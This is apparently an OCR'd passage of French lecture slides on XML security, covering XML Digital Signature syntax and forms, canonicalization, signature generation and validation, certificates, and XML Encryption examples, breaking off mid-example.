
Idée de signature (2)

- Tout le monde connaît la clé publique ($\mathcal{P}_A$) de l'auteur prétendu (*A*) et peut l'utiliser pour décrypter le message crypté $\mathcal{S}_A(M)$

- Si le condensat du message en clair **M** et le message décrypté $\mathcal{P}_A(\mathcal{S}_A(M))$ sont identiques, cela prouve que c'est bien la clé privée de l'auteur prétendu (*A*) qui a été utilisée pour générer le message crypté


Syntaxe

- W3C et IETF
  XML Digital Signature http://www.w3.org/TR/xmldsig-core/



Syntaxe (2)

SignedInfo contient l'information à signer



Syntaxe (3)

CanonicalizationMethod contient l'algorithme de canonisation

```
<Signature>
    <SignedInfo>
        <CanonicalizationMethod />
        <SignatureMethod />
        <Reference />
    </SignedInfo>
    <SignatureValue />
    <KeyInfo />
    <Object />
</Signature>
```

Syntaxe (4)

SignetureMethod contient l'algorithme de signature

```
<Signature>
    <SignedInfo>
        <CanonicalizationMethod />
        <SignatureMethod />
        <Reference />
    </SignedInfo>
    <SignatureValue />
    <KeyInfo />
    <Object />
</Signature>
```

Syntaxe (5)

Reference identifie la ressource à signer

```
<Signature>
    <SignedInfo>
        <CanonicalizationMethod />
        <SignatureMethod />
        <Reference />
    </SignedInfo>
    <SignatureValue />
    <KeyInfo />
    <Object />
</Signature>
```

Syntaxe (6)

Transforms contient les transformations à appliquer avant la signature

```
<Signature>
    <SignedInfo>
        <Reference>
            <Transforms />
            <DigestMethod />
            <DigestValue />
        </Reference>
    </SignedInfo>
    <SignatureValue />
    <KeyInfo />
    <Object />
</Signature>
```

Syntaxe (7)

DigestMethod contient l'algorithme de condensation

```
<Signature>
    <SignedInfo>
        <Reference>
            <Transforms />
            <DigestMethod />
            <DigestValue />
        </Reference>
    </SignedInfo>
    <SignatureValue />
    <KeyInfo />
    <Object />
</Signature>
```

Syntaxe (8)

DigestValue contient le résulat de l'algorithme de condensation (digest)

```
<Signature>
    <SignedInfo>
        <Reference>
            <Transforms />
            <DigestMethod />
            <DigestValue />
        </Reference>
    </SignedInfo>
    <SignatureValue />
    <KeyInfo />
    <Object />
</Signature>
```

Syntaxe (9)

SignatureValue contient le résulat de l'algorithme de signature

```
<Signature>
    <SignedInfo>
        <CanonicalizationMethod />
        <SignatureMethod />
        <Reference />
    </SignedInfo>
    <SignatureValue />
    <KeyInfo />
    <Object />
</Signature>
```

Syntaxe (10)

KeyInfo contient la clé nécessaire pour valider le document


```
<Signature>
    <SignedInfo>
        <CanonicalizationMethod />
        <SignatureMethod />
        <Reference />
    </SignedInfo>
    <SignatureValue />
    <KeyInfo />
    <Object />
</Signature>
```

Syntaxe (11)

Object contient la donnée que nous souhaitons signer (option)

```
<Signature>
    <SignedInfo>
        <CanonicalizationMethod />
        <SignatureMethod />
        <Reference />
    </SignedInfo>
    <SignatureValue />
    <KeyInfo />
    <Object />
</Signature>
```


Construction du message



Formes de signature

1) Signature enveloppée (enveloped signature)

- Lorsque la signature s'applique aux données qui l'entoure dans le reste du document



Formes de signature (2)

Exemple de Signature enveloppée

```
<?xml version="1.0"?>
<Envelope>
  <Data>contenu</Data>
<Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
  <SignedInfo>
    <CanonicalizationMethod
                    Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
    <SignatureMethod
                   Algorithm="http://www.w3.org/2000/09/xmldsig#hmac-sha1"/>
    <Reference>
      <Transforms>
        <Transform
            Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
      </Transforms>
      <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
      <DigestValue>MMMkB0ZPp82XrUvJMFqDIEuXy0o=</DigestValue>
    </Reference>
  </SignedInfo>
  <SignatureValue>mVPvfcVSXi9elKL+IcSCAzD4Jbk=</SignatureValue>
</Signature>
</Envelope>
```

Formes de signature (3)

2) Signature enveloppante (enveloping signature)

- Lorsque les données signées forment un sous élément de la signature elle-même

Formes de signature (4)

Exemple de Signature enveloppante


```
<?xml version="1.0"?>
<Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
  <SignedInfo>
    <CanonicalizationMethod
              Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
    <SignatureMethod
             Algorithm="http://www.w3.org/2000/09/xmldsig#hmac-sha1"/>
    <Reference URI="#myobj">
      <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
      <DigestValue>C2g9BLcGyGPCVKuF2byR1Ym+6pE=</DigestValue>
    </Reference>
  </SignedInfo>
   <SignatureValue>+R/XEOHDvR/jbmmpiuH4ZcRqC6c=</SignatureValue>
  <Object Id="myobj">Salut tout le monde!</Object>
</Signature>
```

Formes de signature (5)

2) Signature détachée (detached signature)

- Lorsque la signature concerne des ressources extérieures au document qui la contient

```
<Signature>
...
      <Reference
      URI= « http://ex.com/doc.txt » />
...
</Signature>
```



Formes de signature (6)

Exemple de Signature détachée

```
<?xml version="1.0"?>
<Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
  <SignedInfo>
    <CanonicalizationMethod
                Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
    <SignatureMethod
                Algorithm="http://www.w3.org/2000/09/xmldsig#hmac-sha1"/>
    <Reference URI="http://www.loria.fr/text.txt">
      <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
      <DigestValue>oLZZOWcLwsAQ9NXWoLPk5FkPuSs=</DigestValue>
    </Reference>
  </SignedInfo>
<SignatureValue>O9ykpFMXmkddzJ3CySrpzHBUW/Q=</SignatureValue>
</Signature>
```

Formes de signature (7)

Un autre exemple : Hello World!

```
<?xml version="1.0"?>
<Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
  <SignedInfo>
    <CanonicalizationMethod
              Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
    <SignatureMethod
             Algorithm="http://www.w3.org/2000/09/xmldsig#hmac-sha1"/>
    <Reference URI="#myobj">
      <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
      <DigestValue>C2g9BLcGyGPCVKuF2byR1Ym+6pE=</DigestValue>
    </Reference>
  </SignedInfo>
   <SignatureValue>+R/XEOHDvR/jbmmpiuH4ZcRqC6c=</SignatureValue>
  <Object Id="myobj">Hello World!</Object>
</Signature>
```

Algorithmes de canonisation

- Rendre la signature indépendante des différentes représentations internes d'un document XML, de façon à obtenir la vérifiabilité universelle
- Deux version standards

- Sans commentaires
  http://www.w3.org/TR/2001/REC-xml-c14n-20010315
- Avec commentaires
  http://www.w3.org/TR/2001/REC-xml-c14n-20010315#WithComments

Algorithmes de transformation

- Procéder à des transformations arbitraires des données avant la condensation
- Trois transformations pour XML:
  - Enveloped Signature
    http://www.w3.org/2000/09/xmldsig#enveloped-signature
  - Xpath
    http://www.w3.org/TR/1999/REC-xpath-19991116
  - XSLT
    http://www.w3.org/TR/1999/REC-xslt-19991116

Algorithmes de transformation (2)

- Exemple d'utilisation de Xpath

```
<Reference URI="file:///home/imine/xml/article.xml">
<Transforms>
<Transform Algorithm="http://www.w3.org/TR/1999/REC-xpath-1999116">
      <XPath>
            //article[@Id="Imine"]
      </XPath>
</Transform>
</Transforms>
</Reference>
```

Protocole de communication

- Emetteur
  - Création du message
  - Canonisation
  - Signature
- Récepteur
  - Réception du message
  - Canonisation
  - Vérification de la signature


Génération de la signature

1. Appliquer les transformations sur les données
2. Calculer la valeur du condensat (DigestValue)
3. Créer l'élément Reference
4. Créer l'élément SignedInfo (avec intégration des éléments SignatureMethod, CanonicalizatioMethod, et Reference
5. Canoniser l'élément SignedInfo
6. Calculer la valeur de la signature (SignatureValue) sur la forme canonisée de SignedInfo et en se basant sur la méthode de signature indiquée (SignatureMethod)
7. Créer l'élément Signature

Génération de la signature (2)

Génération de la référence


```
<Reference URI='http://exemple.com/ref.xml'>
  <Transforms>
    <Transform Algorithm= 'Algo1' />
    <Transform Algorithm= 'Algo2' />
  </Transforms>
  <DigestMethod Algorithm = 'SHA1' />
  <DigestValue>...<DigestValue />
</Reference>
```



Génération de la signature (2)

Génération de la signature

```
<Signature>
  <SignedInfo>
    <CanonicalizationMethod Algorithm= 'C14N' />
    <SignatureMethod Algorithm= 'SHA1RSA' />
    <Reference URI = 'http://exemple.com/ref.xml' >
     .....
     </Reference>
  </SignedInfo>
  <SignatureValue /> ... </SignatureValue>
<Signature>
```




Validation de la signature

1. Pour chaque élément Reference de SignedInfo :
   a. Obtenir la donnée à condenser
   b. Condenser la donnée en utilisant la méthode indiquée dans DigestMethod
   c. Comparer la valeur calculée avec celle enregistrée dans DigestValue. S'il y a divergence, alors la validation échoue.
2. Obtenir la clé publique à partir de l'élément keyInfo ou d'une source externe
3. Canoniser l'élément SignedInfo selon l'algorithme indiqué dans l'élément CanonicalizatioMethod
4. Confirmer la valeur stockée dans SignatureValue sur l'élément SignedInfo

Validation de la signature (2)


Validation de la référence

```
<Reference URI= 'http://exemple.com/ref.xml'>

  <Transforms>
    <Transform Algorithm= 'Algo1' />

    <Transform Algorithm= 'Algo2' />
  </Transforms>

  <DigestMethod Algorithm = 'SHA1' />

  <DigestValue> .... </DigestValue>
</Reference>
```



Validation de la signature (3)

Validation de la signature



Implantations

- Libres
  - JSR 105 API (Java XML Digital Signature)
    http://java.sun.com/javase/6/docs/technotes/guides/security/xmldsig/XMLDigitalSignature.html
  - Apache XML Security Java
  - IBM alphaWorks XML Security Suite
  - C XML Security Library
- Commerciales
  - Baltimore Technologies KeyTools
  - Webgetail Communications Java Crypto and Security Implementation
  - Microsoft SDK .Net

Sommaire

- Introduction
- Signature de XML
- Chiffrement de XML
- Attaques contre XML

Cryptographie

- La cryptographie est traditionnellement utilisée pour dissimuler des messages aux yeux de certains utilisateurs
- Cette utilisation a aujourd'hui un intérêt d'autant plus grand que les communications via Internet circulent dans des infrastructures dont on ne peut garantir la fiabilité.
- La cryptographie sert non seulement à préserver la confidentialité des données mais aussi à garantir leur intégrité et leur authenticité.

Terminologie


- Chiffrer (ou crypter) est le fait de coder un message de telle sorte à le rendre secret
- Déchiffrer (ou décrypter) est la méthode consistant à retrouver le message original
- Le résultat de chiffrement est appelé cryptogramme (ou cyphertext) par opposition au message initial, appelé message en clair (ou plaintext)
- Le chiffrement se fait à l'aide d'une clé de chiffrement. Le déchiffrement nécessite également une clé de déchiffrement

Techniques de chiffrement

On distingue deux techniques


- Chiffrement symétrique
  - La même clé est utilisée pour le chiffrement et déchiffrement
  - Patage de clé secrète
- Chiffrement asymétrique
  - Deux clés (publique et privée)
  - Une clé différente est utilisée pour le chiffrement et pour le déchiffrement

Chiffrement asymétrique



Alice génère deux clés. La clé publique (rouge) qu'elle envoie à Bob et la clé privée (bleu) qu'elle conserve précieusement sans la divulguer à quiconque.

Chiffrement asymétrique (2)



Bob chiffre le message avec la clé publique d'Alice et envoie le texte chiffré. Alice déchiffre le message grâce à sa clé privée.

Exemples de chiffrement

- Clés symétriques
  - DES (Data Encryption Standard)
  - 3DES (ou Triple DES)
  - AES (Advanced Encryption Standard)
- Clés asymétriques
  - RSA (Rivest Shamir Adleman)
  - MH (Merkle-Hellman)
  - ElGamal

Problème de partage de clé

- Les algorithmes de chiffrement asymétrique sont basés sur le partage entre les différents utilisateurs d'une clé publique
- Le partage se fait au travers d'un annuaire électronique (e.g. LDAP) ou bien un site web
- Problème : rien ne garantit que la clé est bien celle de l'utilisateur à qui elle est associée
- Solution : utilisation des certificats numériques

Certificats

Le certificat numérique est un bloc de données contenant, dans un format spécifié, les parties suivantes :

- la clé publique d'une paire de clés asymétriques,
- des informations identifiant le porteur de cette paire de clés (qui peut être une personne ou un équipement), telles que son nom, son adresse IP, son adresse de messagerie électronique, son URL, son numéro de téléphone, etc...
- l'identité de l'entité ou de la personne qui a délivré ce certificat (autorité de certification), Ex. VeriSign,
- et enfin la signature numérique des données ci-dessus par la personne ou l'entité prenant en charge la création ou l'authentification de ce certificat et servant d'autorité de certification.

Certificats (2)

• C'est une carte d'identité électronique dont l'objet est principalement d'authentifier un utilisateur ou un équipement informatique (comme une passerelle d'accès ou un serveur d'application sécurisé,
ex. webmarchand.com).

• A chaque certificat électronique correspond une clé privée, qui est soigneusement protégée par le propriétaire du certificat, et une clé publique qui est incluse dans le certificat et qui doit être signée par une tierce organisation (l'autorité de certification).

Certificats (3)

- Les certificats électroniques respectent des standards spécifiant leur contenu de façon rigoureuse. On trouve parmi les plus connus et les plus utilisés :
  - la norme X.509 en version 1, 2, et 3, sur lequel se fondent certaines infrastructures à clés publiques.
  - OpenPGP, format standard (normalisé dans le RFC 2440) de logiciels comme GnuPG.

- Un certificat électronique est géré tout au long de son cycle de vie (création, renouvellement et révocation) par l'autorité de Certification (CA) au moyen d'une infrastructure à clés publiques, ou PKI pour Public Key Infrastructure en anglais.

Autorité de certificat

• Une Autorité de Certification appelée aussi AC (ou Certificate Authority) est chargée d'émettre et de gérer des certificats numériques.

• Elle est responsable de l'ensemble du processus de certification et de la validité des certificats émis.

• Une Autorité de Certification doit définir une Politique de certification qui va établir l'ensemble des règles de vérification, de stockage et de confidentialité des données appartenant à un certificat ainsi que la sécurité de stockage de sa propre clé privée nécessaire à la signature des certificats (par exemple VeriSign, EnTrust.net, CertPlus, ...)

Chiffrer du XML

- Pourquoi ?
  - Différents destinataires doivent pouvoir lire différentes parties du document (exemple d'un document regroupant toutes les notes des étudiants)
  - La sécurité doit être maintenue de bout en bout
- W3C
  - XML Digital Encryption
    http://www.w3.org/TR/xmlenc-core/
  - API Java JSR 106 XML Digital Encryption APIs

Exemple de chiffrement

<PaymentInfo>

<Name>John Smith</Name>

<CreditCard Limit='5000' Currency='USD'>

<Number>4019 2445 0277 5567</Number>

<Issuer>Example Bank</Issuer>

<Expiration>04/12</Expiration>

</CreditCard>

</PaymentInfo>

Exemple de chiffrement (1)

Chiffrer l'élément CreditCard

```
<PaymentInfo >
<Name>John Smith</Name>
<EncryptedData Type='http://www.w3.org/2001/04/xmlenc#Element'
xmlns='http://www.w3.org/2001/04/xmlenc#'>
<CipherData>
<CipherValue>A23B45C56</CipherValue>
</CipherData>
</EncryptedData>
</PaymentInfo>
```

Exemple de chiffrement (2)

Chiffrer le contenu de l'élément CreditCard

```
<PaymentInfo >
<Name>John Smith</Name>
<CreditCard  Limit='5000' Currency='USD'>
<EncryptedData xmlns='http://www.w3.org/2001/04/xmlenc#' Type='http://
www.w3.org/2001/04/xmlenc#Content'>
<CipherData>
<CipherValue>A23B45C56</CipherValue>
</CipherData>
</EncryptedData>
</CreditCard >
</PaymentInfo>
```

Exemple de chiffrement (3)

Chiffrer le contenu de l'élément Number

```
<PaymentInfo >
<Name>John Smith</Name>
<CreditCard Limit='5000' Currency='USD'>
<Number>
<EncryptedData xmlns='http://www.w3.org/2001/04/xmlenc#' Type='http://www.w3.org/
2001/04/xmlenc#Content'>
<CipherData>
<CipherValue>A23B45C56</CipherValue>
</CipherData>
</EncryptedData>
<Number>
<Issuer>Example Bank</Issuer>
<Expiration>04/12</Expiration>
</CreditCard >
</PaymentInfo>
```

Exemple de chiffrement (4)

Chiffrer avec une clé symétrique

```
[t01] <EncryptedData Id='ED' xmlns='http://www.w3.org/2001/04/xmlenc#'>
[t02] <EncryptionMethod
        Algorithm='http://www.w3.org/2001/04/xmlenc#aes128-cbc'/>
[t03] <ds:KeyInfo xmlns:ds='http://www.w3.org/2000/09/xmldsig#'>
[t04] <ds:RetrievalMethod URI='#EK‘
        Type="http://www.w3.org/2001/04/xmlenc#EncryptedKey"/>
[t05] <ds:KeyName>Sally Doe</ds:KeyName>
[t06] </ds:KeyInfo>
[t07] <CipherData><CipherValue>DEADBEEF</CipherValue></CipherData>
[t08] </EncryptedData>
```

Exemple de chiffrement (5)

Information sur la clé symétrique [t04]

```
